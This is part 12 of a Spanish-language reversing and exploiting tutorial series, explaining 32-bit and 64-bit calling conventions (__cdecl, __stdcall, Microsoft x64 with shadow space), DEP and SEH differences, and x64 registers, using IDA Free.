EXPLOITING Y REVERSING

USANDO HERRAMIENTAS


GRATUITAS (PARTE 12)

Llegamos a nuestro primer ejercicio compilado en 64 bits nativo, nos tomaremos la cosa con calma pues hay que ponernos en un nuevo marco de referencia, por supuesto que no todo cambia y la base es la misma, pero es importante saber las diferencias entre 32 bits y 64 bits para poder tener un reversing exitoso.


COMENZANDO CON 64 BITS

Algunas diferencias hemos marcado en las partes anteriores.

Aclaro que cuando me refiero a programas compilados en 32 bits los cuales para acortar me refiero a ellos como programas “de 32 bits”, me refiero a programas compilados en x86 ya sea que corran en un SO de 32 bits o en WoW64.



y cuando digo programas de “64 bits” me refiero a los compilados en x64.



Alli está la opción en Visual Studio para compilar en x86 o x64 (llamado para más comodidad por mi de “32 bits” o de “64 bits” respectivamente)

Ya sabemos que si el proceso es de 64 bits, todos sus módulos son de 64 bits, y que tendrá DEP siempre habilitado. Yo he intentado compilar en 64 bits sin DEP pero al correrlo siempre tiene finalmente DEP habilitado, además de que trabajando jamás he visto un proceso de 64 bits sin DEP así que podemos considerar esto como una verdad que sale de la experiencia, a falta por ahora de pruebas.

Tampoco existe la posibilidad de explotación por SEH, es más no existe el SEH en el stack como en 32 bits, existe una tablita de funciones que maneja las excepciones, pero no en el stack, así que ese método aquí no funciona, es exclusivo de 32 bits.

Así que vemos que la cosa es más compleja, también debemos acostumbrarnos a la forma de pasar argumentos que cambia mientras que en 32 bits se pasan por el stack, aquí es un poco diferente veamos.


CALLING CONVENTIONS en 32 BITS

Cuando hablamos de calling conventions (de aquí en más CC) nos referimos a diferentes convenciones que se utilizan al llamar a funciones y pasarle los argumentos, lo más importantes para nosotros de cada CC es:


* Cómo se pasan los parámetros (se insertan en la pila, se colocan en registros o una combinación de ambos)
* Cómo se realiza la tarea de preparar el stack y restaurar después de una llamada a una función, entre la funcion llamadora y la funcion que está siendo llamada.

Si miramos los ejemplos de 32 bits de las partes anteriores.

Vemos que




Haciendo click derecho -SET TYPE en el nombre de la funcion.




Vemos que antes del nombre de la funcion hay una palabra, en este caso \_\_cdecl, que nos informa el tipo de CC que utiliza para manejar los argumentos, etc

Aquí hay una lista de las CC que podemos ver más habituales.

<https://docs.microsoft.com/en-us/cpp/cpp/calling-conventions?view=vs-2019>




En nuestro trabajo en Windows en 32 bits, las CC que más se utilizan son \_\_cdecl y \_\_stdcall.



Vemos pasando el mouse por sobre la funcion MessageBoxA que utiliza calling convention \_\_stdcall.


Como vemos en la tablita, ambas CC utilizan el stack, como hemos visto en los ejercicios de 32 bits, para pasar los argumentos a una funcion, alli dice que ambas usan ORDEN INVERSO veamos qué es esto.



ORDEN INVERSO o REVERSE ORDER


Orden inverso se refiere al orden como se van PUSHEANDO los argumentos con respecto a la declaración de la funcion.

Aclaremos que no siempre se usa PUSH para pasar los argumentos, pero la idea es la misma.




Alli vemos el llamado a main que obtenemos apretando la x en la funcion main y vemos que pasa 3 argumentos, primero PUSH EDI que no es usado, es el primer PUSH, luego PUSH ESI es el segundo PUSH y luego PUSH DWORD PTR [EAX] es el tercer PUSH.

Si volvemos a la funcion vemos solo 2 argumentos, porque IDA muestra sólo los que se utilizan y descarta los no usados.




Vemos que el PRIMER PUSH corresponde al último argumento de la derecha en la declaración, por eso lo de REVERSE ORDER, porque se mira la declaración de la funcion y se pushea primero el que en la declaración de la funcion es el ultimo.

Esto por supuesto coincide con lo que habíamos visto en las partes anteriores, de esta forma el primer PUSH se ubica más abajo en el stack, el segundo PUSH arriba de ese y el tercero será el argumento de más arriba, luego estará el return address etc.




CALLING CONVENTION \_\_CDECL

Aquí vemos sus características.




Como hemos dicho los dos primeros puntos son los que más nos interesan, los argumentos son pasados en el stack de derecha a izquierda (ORDEN INVERSO) y el trabajo de balancear el stack al salir de la funcion para limpiar los argumentos guardados corresponde a la funcion llamadora.

Como nos damos cuenta de eso?



Vemos que a la funcion se le pasaron tres argumentos en el stack, si el trabajo de balancear el stack al salir correspondiera a la funcion llamada en este caso main, deberia haber antes del RET además del POP EBP que restaura el EBP GUARDADO, tres POP más para limpiar los tres argumentos que se PUSHEARON en el stack al entrar a la misma, así la funcion balancea el stack POPEANDO al salir lo misma cantidad de argumentos que se PUSHEARON al entrar.

Vemos que en \_\_CDECL no hay nada de eso, la funcion no balancea el stack, y le deja el trabajo a la funcion que la llamo.



Alli lo dice, la funcion llamadora es la encargada de eso, así que miremos que pasa cuando se vuelve del main al terminar y volver a la funcion que la llamo.




Alli está la funcion que llamo, con ese ADD ESP, 0xC mueve el stack en forma similar a que si se ejecutaran tres POPS solo que sin mover ningún valor.

Así que las características de esta CC que se utiliza en 32 bits es que se pasan los argumentos en el stack en ORDEN INVERSO y que la FUNCION LLAMADORA se encarga de arreglar el stack.


CALLING CONVENTION \_\_STDCALL

<https://docs.microsoft.com/en-us/cpp/cpp/stdcall?view=vs-2019>



Vemos que también se pasan los argumentos en el stack en ORDEN INVERSO, la diferencia es que la FUNCION LLAMADA arregla el stack en vez de la FUNCION LLAMADORA.

Aquí tenemos un ejemplo en el mismo ejecutable.



Lo del orden inverso es similar a \_\_cdecl no lo vamos a repetir.

Vemos que es una funcion con un solo argumento, o sea que supuestamente hizo un PUSH para pasarle a la funcion el mismo.

Al finalizar la funcion si fuera **\_\_cdecl** solo habria generalmente un POP EBP- RET y la FUNCION LLAMADORA sería la encargada de balancear el stack con un ADD ESP, XXX.

En este caso vimos que el balanceo del stack debe hacerlo la FUNCION LLAMADA, o sea antes del RET o bien agrega un POP más o pone un ADD ESP, 4 o como en este caso un RETN 4 que volverá al mismo return address que un RETN normal, solo que además mueve 4 bytes el stack, tal como si hiciera un POP.

RETN 4 = RETN + ADD ESP, 4

Si la funcion tiene dos argumentos:

RETN 8 = RETN + ADD ESP, 8

Si la funcion tiene tres argumentos:

RETN 0c = RETN + ADD ESP, 0c


En general se usa RETN X aunque puede haber funciones que antes del RETN hagan varios POPS o un ADD ESP, XXX, para devolver a la FUNCION LLAMADORA el stack ya balanceado.

CALLING CONVENTIONS EN 64 BITS


Bueno llegamos a lo que nos importa que es el CC en 64 bits, abramos el ejercicio de 64 bits en IDA FREE.

Alli está el ejercicio.

https://drive.google.com/open?id=1nmPR6q5SVmS5dsJ6y9oXLUsJzyC2xJGG





Si lo ejecutamos vemos.




MICROSOFT x64 CALLING CONVENTION


Si abrimos el ejercicio en IDA vemos diferentes CC en las funciones, pero independientemente de lo que diga, en Windows x64 se usa solo MICROSOFT x64 CALLING CONVENTION en todos los casos.





Alli vemos en algunas funciones \_\_fastcall y \_\_stdcall, pero Windows utiliza su propio CC, como vemos los primeros 4 argumentos se pasan por registros en el orden RCX, RDX, R8 y R9, y si hay más se pasan en el stack.






Así que aquí la FUNCION LLAMADORA, aunque no lo use debe reservar 32 bytes en el stack, el llamado SHADOW SPACE antes de llamar a la funcion y si es necesario ocuparse de balancear el stack, ya veremos como en la práctica se hace esto.

Así que este SHADOW SPACE debe existir en la funcion llamadora, y aunque llame a funciones de 1, 2 o más argumentos, estará presente, y servirá para que alli las FUNCIONES LLAMADAS luego de recibir los argumentos por registro, puedan si necesitan guardarlos alli.


Si alguna funcion tiene que recibir más de 4 argumentos deben pushearse en el stack debajo del SHADOW SPACE.

REGISTROS EN 64 BITS

Para el que no conoce los registros en 64 bits aquí está la tabla completa.




Los marcados en verde son los registros accesibles en 32 bits, a todos, los celestes más los verdes se puede acceder en 64 bits.



